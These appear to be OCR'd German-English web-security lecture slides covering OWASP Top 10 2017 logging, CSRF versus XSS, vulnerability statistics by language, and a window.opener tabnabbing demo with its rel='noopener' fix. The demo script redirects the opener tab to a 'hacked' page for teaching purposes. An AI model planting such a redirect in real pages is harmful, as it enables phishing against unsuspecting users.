
```
[!] 40 vulnerabilities found - Packages audited: 7959 (7904 dev, 632 optional)
    Severity: 5 Low | 29 Moderate | 4 High | 2 Critical
```

A10 :2017 Insufficient Logging & Monitoring

16

App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	


Herausgefallen aus OWASP Top 10: CSRF



https://www.owasp.org/index.php/Top_10_2010-Main

Herausgefallen aus OWASP Top 10: CSRF


- CSRF = Cross-Site Request Forgery



Aktuell 2018 nur noch in 5% der Websites, weil Frameworks dagegen gerüstet sind

http://www.differencebetween.info/difference-between-xss-and-csrf


CSRF Sequenz-Diagrammm



In XSS, the hacker takes advantage of the trust that a user has for a certain website.

In CSRF the hacker takes advantage of a website's trust for a certain user's browser.

A123 window.opener - Sicherheitslücke



demos / 11 / page1_hacked.html

```
<!doctype html>
<h1>Hacked!</h1>
```

we / demos / 11 / page1_link.html

```
<!doctype html>
<h1>Page 1</h1>
<a target="_blank" href="page2_opener.html">Page2</a>
```


demos / 11 / page2_opener.html

```
<!doctype html>
<h1>Page 2</h1>
<script>
  if (window.opener){
    window.opener.location.replace("page1_hacked.html");
  }
</script>
```

Lösung: `<a target="_blank" href="page2_opener.html" rel="noopener">Page2</a>`


https://developer.mozilla.org/en-US/docs/Web/HTML/Link_types

Unterschiedliche Verletzbarkeit
2017 - Web application development tools



Ruby
Python
JavaScript


2017 - Average number of vulnerabilities per application, by development tool: PHP, Java, ASP.NET



PHP	% of websites	Java	% of websites	ASP.NET	% of websites
Cross-Site Scripting	79%	Cross-Site Scripting	79%	Cross-Site Scripting	64%
Information Leakage	79%	Fingerprinting	79%	Insecure Session	57%
Brute Force	74%	Brute Force	75%	Cross-Site Request Forgery	50%
Fingerprinting	74%	Information Leakage	50%	URL Redirector Abuse	43%
Insecure Session	53%	Clickjacking	50%	Deserialization of Untrusted Data	29%
Clickjacking	42%	Cross-Site Request Forgery	42%	Information Leakage	29%
Insufficient Authorization	32%	Insecure Session	42%	SQL Injection	29%
SQL Injection	26%	Insufficient Authorization	33%	Clickjacking	21%
OS Commanding	26%	SQL Injection	29%	Insufficient Authorization	21%
URL Redirector Abuse	26%	XML External Entities	21%	XML External Entities	14%

WhiteHat Security Top Ten

XSS



- Average number of inputs per website: **227**
- Average ratio of vulnerability count / number of inputs: **2.58%**

WhiteHat SECURITY